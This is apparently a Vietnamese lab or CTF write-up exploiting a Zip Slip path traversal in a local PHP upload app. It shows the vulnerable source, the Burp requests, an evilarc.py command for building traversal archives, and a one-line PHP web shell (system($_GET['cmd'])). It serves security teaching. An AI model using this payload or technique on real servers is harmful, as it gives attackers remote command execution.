
6. Level 6

Goal: Chiếm quyền điều khiển server và đọc một tập tin bí mật ở thư mục gốc.

Giới thiệu

Chức năng của chương trình


- Level 6 là một ứng dụng cho phép người dùng lưu trữ hình ảnh bằng cách upload ảnh lên server, và sau đó có thể Download về nếu muốn
- Ngoài chức năng upload file ảnh thông thường, ứng dụng còn cho phép upload lên một gói zip, sau đó sẽ giúp chúng ta giải nén thành nhiều file ảnh





Mã nguồn chương trình

- Tương tự level 5, có 2 folder lớn là configs và src, configs chứa các file cấu hình server và src chứa mã nguồn của chương trình



- Bên trong src gồm có:
 - Folder css: chứa các file định nghĩa bố cục và giao diện cho trang web
 - Folder images: chứa các file html dùng để hiển thị giao diện cho người dùng
 - File index.php: là file xử lý chính của ứng dụng
- Phân tích source code trong file index.php ta thấy
 - Có sự xuất hiện của untrusted data là `$_FILES["file"]` (dòng 14): đây là mảng chứa các thông tin về file mà user upload lên
 - Đoạn code xử lý chính của chương trình là từ 17-26



```
2
3 // Create store place for each user (we place this in /var/www/html/upload for easily handle)
4 session_start();
5 if (!isset($_SESSION['dir'])) {
6
7     $_SESSION['dir'] = '/var/www/html/upload/' . bin2hex(random_bytes(16));
8 }
9 $dir = $_SESSION['dir'];
10
11 if ( !file_exists($dir) )
12     mkdir($dir);
13
14 if(isset($_FILES["file"]) ) {
15     try {
16
17         $file_name = $_FILES["file"]["name"];
18         if(substr($file_name,-4,4) == ".zip")
19         {
20             $result = _unzip_file_ziparchive($_FILES["file"]["tmp_name"],$dir);
21         }
22         else
23         {
24             $newFile = $dir . "/" . $file_name;
25             move_uploaded_file($_FILES["file"]["tmp_name"], $newFile);
26         }
27
28     } catch(Exception $e) {
29         $error = $e->getMessage();
30     }
31 }
```

- Chương trình sẽ xử lý khác nhau với 2 loại file:
 - File `.zip`: đưa vào hàm `_unzip_file_ziparchive` để tiếp tục xử lý
 - File khác: upload lên folder của user (đã được tạo ở dòng 7)
- Hàm `_unzip_file_ziparchive` nhận vào 2 đối số là `$file` và `$to`. Nó sẽ thực hiện giải nén các file trong `$file` vào đường dẫn `$to`
 - Ở bước giải nén có một vòng lặp để lấy ra tên và nội dung của từng file
 - Thông tin tên và nội dung này được copy sang một file mới để tái tạo lại file như ban đầu trước khi nén




```
33 function _unzip_file_ziparchive($file, $to)
34 {
35     $z = new ZipArchive();
36     $zopen = $z->open( $file, ZipArchive::CHECKCONS);
37     if ( true !== $zopen )
38         return false;
39     for ( $i = 0; $i < $z->numFiles; $i++ ) {
40
41         if ( ! $info = $z->statIndex($i) )
42             return false; //Could not retrieve file from archive.
43
44         if ( '/' == substr($info['name'], -1) ) // directory
45             continue;
46
47         $contents = $z->getFromIndex($i);
48         if ( false === $contents )
49             return false; //Could not extract file from archive.
50
51         if(file_exists(dirname($to . "/" . $info['name']))) { // directory exists
52             file_put_contents($to . "/" . $info['name'], $contents);
53         }
54     }
55
56     $z->close();
57     return true;
58 }
```

- Tóm lại, file index.php làm nhiệm vụ chính là tạo folder để user upload ảnh lên và xử lý file nén dạng .zip khi user có nhu cầu upload nhiều ảnh cùng lúc

Thử khai thác untrusted data \$_FILES["file"]

- Đoạn code chỉ phân loại file có đuôi .zip khỏi các file còn lại để đưa vào hàm xử lý riêng dành cho file nén. Cuối cùng tất cả các file này đều được upload lên server
- Vậy chuyện gì sẽ xảy ra nếu ta upload một file PHP?
- Mình tạo một file info.php với nội dung là `<? phpinfo() ?>` rồi upload lên server
- Và thử truy cập đến file xem liệu code PHP của mình có được chạy
- Kết quả là KHÔNG. Mình đoán là server đã có cấu hình gì đặc biệt để không chạy file PHP do user upload lên



Request		Response	
Pretty	Raw	Pretty	Raw
<pre>1 GET /upload/19371e671442ac2e210e3c13145e0606/info.php 2 HTTP/1.1 3 Host: localhost:8096 4 sec-ch-ua: "(Not(A:Brand";v="8", "Chromium";v="99" 5 sec-ch-ua-mobile: ?0 6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.74 Safari/537.36 7 sec-ch-ua-platform: "Windows" 8 Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*; q=0.8 9 Sec-Fetch-Site: same-origin 10 Sec-Fetch-Mode: no-cors 11 Sec-Fetch-Dest: image 12 Referer: http://localhost:8096/ 13 Accept-Encoding: gzip, deflate 14 Accept-Language: en-US,en;q=0.9 15 Cookie: PHPSESSID=510f803e0bc744aa0493f24156ecc363 16 If-None-Match: "10-5ed8468d907c4" 17 If-Modified-Since: Tue, 15 Nov 2022 15:57:14 GMT 18 Connection: close 19</pre>		<pre>1 HTTP/1.1 200 OK 2 Date: Tue, 15 Nov 2022 17:15:45 GMT 3 Server: Apache/2.4.52 (Debian) 4 Last-Modified: Tue, 15 Nov 2022 17:15:43 GMT 5 ETag: "10-5ed85818655f7" 6 Accept-Ranges: bytes 7 Content-Length: 16 8 Content-Type: text/plain 9 Connection: close 10 11 <? phpinfo(); ?></pre>	



Đã có thể upload được file PHP, nhưng điều gì đã ngăn file này được thực thi?

- Xem qua các file cấu hình của level 6, ta thấy trong file apache2.conf có đoạn config sau

```
38 # CHANGELOG: disable execution of php code in upload folder and safely return content-type
39 <Directory "/var/www/html/upload/">
40     AllowOverride None
41     Require all granted
42
43     <FilesMatch ".*">
44         SetHandler None
45     </FilesMatch>
46
47     Header set Content-Type application/octet-stream
48
49     <FilesMatch ".+\.jpg$">
50         Header set Content-Type image/jpeg
51     </FilesMatch>
52     <FilesMatch ".+\.png$">
53         Header set Content-Type image/png
54     </FilesMatch>
55     <FilesMatch ".+\. (html|txt|php)">
56         Header set Content-Type text/plain
57     </FilesMatch>
58 </Directory>
```

Anh lập trình viên cũng comment rằng đoạn config này có chức năng ngăn chặn việc thực thi code PHP trong folder upload

- Hmm... “trong folder upload” ??? Vậy nếu là ngoài folder upload thì sao nhỉ? Chuyện gì sẽ xảy ra nếu mình có thể upload một file ra ngoài folder `/var/www/html/upload/`?




Thử khai thác untrusted data `$_FILES["file"]["name"]` để Path

Traversal ra ngoài `/upload/`

- Dòng 24 đang cấu thành một đường dẫn file để lưu file vừa upload lên vào folder của user đã được tạo trước đó

```
24 $newFile = $dir . "/" . $file_name;
```

- Ví dụ lúc này mình upload file tên `info.php` lên thì giá trị của `$newFile` = `/var/www/html/upload/19371e671442ac2e210e3c13145e0606/info.php`
- Vậy nếu ta có thể upload một file có tên là `../../../../info.php` thì có phải `$newFile` = `/var/www/html/upload/19371e671442ac2e210e3c13145e0606/../../../../info.php`
Và file `info.php` lúc này sẽ nằm ở `/var/www/html/info.php`?
- Thử đổi tên file `info.php` thành `../../../../info.php` rồi upload lại bằng Burp Repeater
- Và thử truy cập đến file xem liệu code PHP của mình có được chạy



- File của mình được báo đã upload thành công nhưng khi truy cập đến lại không tìm thấy???
- Để tìm hiểu chuyện gì đã xảy ra hãy debug một chút. Mình đặt các hàm `var_dump()` để xem flow của untrusted data đi vào chương trình như thế nào



```
4 session_start();
5 if (!isset($_SESSION['dir'])) {
6
7     $_SESSION['dir'] = '/var/www/html/upload/' . bin2hex(random_bytes(16));
8 }
9 $dir = $_SESSION['dir'];
10
11 if ( !file_exists($dir) )
12     mkdir($dir);
13
14
15 echo '$_FILES["file"]["name"]' . "\n";
16 var_dump($_FILES["file"]["name"]);
17
18
19 if(isset($_FILES["file"]) ) {
20     try {
21
22         $file_name = $_FILES["file"]["name"];
23         if(substr($file_name,-4,4) == ".zip")
24         {
25             $result = _unzip_file_ziparchive($_FILES["file"]["tmp_name"],$dir);
26         }
27         else
28         {
29             $newFile = $dir . "/" . $file_name;
30
31
32             echo "\$newFile here\n";
33             var_dump($newFile);
34
35
36             move_uploaded_file($_FILES["file"]["tmp_name"], $newFile);
37         }
38
39     } catch(Exception $e) {
40         $error = $e->getMessage();
41     }
42 }
```




- Hóa ra biến `$_FILES["file"]["name"]` của PHP đã xử lý gì đó khi nhận giá trị của tham số `filename` từ browser. Cuối cùng các ký tự đặc biệt phía trước bị loại bỏ hết chỉ còn tên và đuôi file

```
Request
1 POST / HTTP/1.1
2 Host: localhost:8096
3 Content-Length: 218
4 Cache-Control: max-age=0
5 sec-ch-ua: "(Not(A:Brand);v=\"8\", \"Chromium\";v=\"99\")
6 sec-ch-ua-mobile: ?0
7 sec-ch-ua-platform: \"Windows\"
8 Upgrade-Insecure-Requests: 1
9 Origin: http://localhost:8096
10 Content-Type: multipart/form-data;
boundary=----WebKitFormBoundaryD1sL0Bq03NbQ14pg
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.4844.74
Safari/537.36
12 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/
webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-User: ?1
16 Sec-Fetch-Dest: document
17 Referer: http://localhost:8096/
18 Accept-Encoding: gzip, deflate
19 Accept-Language: en-US,en;q=0.9
20 Cookie: PHPSESSID=510f803e0bc744aa0493f24156ecc363
21 Connection: close
22
23 -----WebKitFormBoundaryD1sL0Bq03NbQ14pg
24 Content-Disposition: form-data; name='file'; filename='../../../../info.php'
25 Content-Type: application/octet-stream
26
27 <? phpinfo(); ?>
28 -----WebKitFormBoundaryD1sL0Bq03NbQ14pg--

Response
1 HTTP/1.1 200 OK
2 Date: Wed, 16 Nov 2022 11:06:01 GMT
3 Server: Apache/2.4.52 (Debian)
4 X-Powered-By: PHP/7.3.33
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Cache-Control: no-store, no-cache, must-revalidate
7 Pragma: no-cache
8 Vary: Accept-Encoding
9 Content-Length: 5949
10 Connection: close
11 Content-Type: text/html; charset=UTF-8
12
13 $_FILES["file"]["name"]
14 string(8) "info.php"
15 $newFile here
16 string(62)
"/var/www/html/upload/19371e671442ac2e210e3c13145e0606/info.php"
17 <!DOCTYPE html>
18 <html lang="en">
19 <head>
20 <!-- Required meta tags -->
21 <meta charset="utf-8">
22 <meta name="viewport" content="width=device-width, initial-scale=1,
shrink-to-fit=no">
23 <title>
Free Icon
</title>
24 <link rel="stylesheet" href="
https://use.fontawesome.com/releases/v5.6.3/css/all.css" integrity="
sha384-UhRtZLI+pbxtHCWp1t77B1L4ZtiqrqD80Kn4Z8NTSRyMA2Fd33n5dQ81WUE
00s/" crossorigin="anonymous">
25 <link rel="stylesheet" href="css/bootstrap4-neon-glow.min.css">
26 <link href="https://fonts.googleapis.com/css?family=Roboto" rel="
stylesheet">
27 <link rel="stylesheet" href='
//cdn.jsdelivr.net/font-hack/2.020/css/hack.min.css'>
```

- Do đó giả thuyết upload file có tên `../../../../info.php` để Path Traversal ra ngoài thư mục upload phá sản

Liệu còn untrusted data nào khác mà mình chưa tìm thấy?

- Đừng vội bỏ cuộc, tiếp tục đọc source code của hàm `_unzip_file_ziparchive` trong file `index.php` ta lại thấy thêm sự xuất hiện của 2 untrusted data đáng chú ý là

- `$info['name']` (dòng 44)

```
44 if ( '/' == substr($info['name'], -1) ) // directory
```

biến này lấy thông tin tên của file được nén từ gói zip

- và `$contents` (dòng 47)

```
47 $contents = $z->getFromIndex($i);
```

biến này lấy nội dung của file được nén từ gói zip



- Cả 2 untrusted data này đều không hề qua lớp kiểm tra bảo mật nào, sau đó đều rơi vào hàm `file_put_contents` (dòng 52)

```
51         if(file_exists(dirname($to . "/" . $info['name']))){ // directory exists
52             file_put_contents($to . "/" . $info['name'], $contents);
53         }
```

- Lại một vị trí có khả năng bị Path Traversal

Thử khai thác untrusted data `$info['name']` để Path Traversal ra ngoài `/upload/`

- Để kiểm chứng, mình sẽ `var_dump($info['name'])`

```
52         if ( ! $info = $z->statIndex($i) )
53             return false; //Could not retrieve file from archive.
54
55
56         echo "\"$info['name'] here\n";
57         var_dump($info['name']);
58
59
60         if ( '/' == substr($info['name'], -1) ) // directory
61             continue;
```

Đối với file `info.php` trong `nenphp.zip`, mình thử đổi tên thành `../../../../info.php` một lần nữa.

- Tuy nhiên việc đổi tên lúc này khó khăn hơn vì file đã được nén lại rồi. Cú pháp của gói zip có nhiều byte đặc biệt, mà chỉ cần thay đổi sai chút xíu là sẽ khiến cho `ZipArchive::CHECKCONS` trả về lỗi và ta sẽ không vượt qua được đoạn check

```
35     $z = new ZipArchive();
36     $zopen = $z->open( $file, ZipArchive::CHECKCONS);
37     if ( true !== $zopen )
38         return false;
```

- Lúc này ta cần tìm cách đổi tên file bên trong một gói zip
- Để hiểu rõ hơn về cấu trúc file nén các bạn nên xem qua video **12.7% WEBSITE TRÊN THẾ GIỚI ĐÃ BỊ LỖI NÀY!** của CyberJutsu
- Cũng trong video có nhắc đến một trường hợp Path Traversal liên quan đến việc thay đổi tên file bên trong file nén, đó chính là lỗi Zip Slip



Khai thác lỗ hổng Zip Slip


- Để exploit lỗi Zip Slip này, người ta thường dùng công cụ cho phép thay đổi tên file sao cho có chứa `../`. Một trong các công cụ nổi tiếng là **evilarc**
- Sau khi download file `evilarc.py` ta thực hiện lệnh

```
python3 evilarc.py -d 2 -o unix info.php
```
- Trong đó:
 - `-d`: độ sâu, nôm na là số lượng `../` ta muốn thêm vào tên file
 - `-o`: tạo file theo tiêu chuẩn của hệ điều hành nào
- File nén được tạo ra có tên là `evil.zip`
- Ta sẽ thử upload gói zip này lên server, và theo lý thuyết file `info.php` của chúng ta sẽ được giải nén ra ở `/var/www/html/info.php`

The screenshot shows a web browser's developer tools with the 'Request' and 'Response' tabs. The 'Request' tab shows a POST request to `localhost:8096` with a `multipart/form-data` body. The 'Response' tab shows a 200 OK response from Apache/2.4.52 (Debian) with a `text/html` content type. The response body is HTML, and a red box highlights the line: `<div class='jumbotron bg-transparent mb-0 radius-0'>`.



- Như vậy nếu ta truy cập vào `/info.php` trên server được nghĩa là ta đã thành công



- Cuối cùng, chỉ cần thay đổi nội dung của file `info.php` thành `<? system($_GET['cmd']); ?>` là ta đã upload được shell lên server và có thể chạy bất kỳ lệnh nào

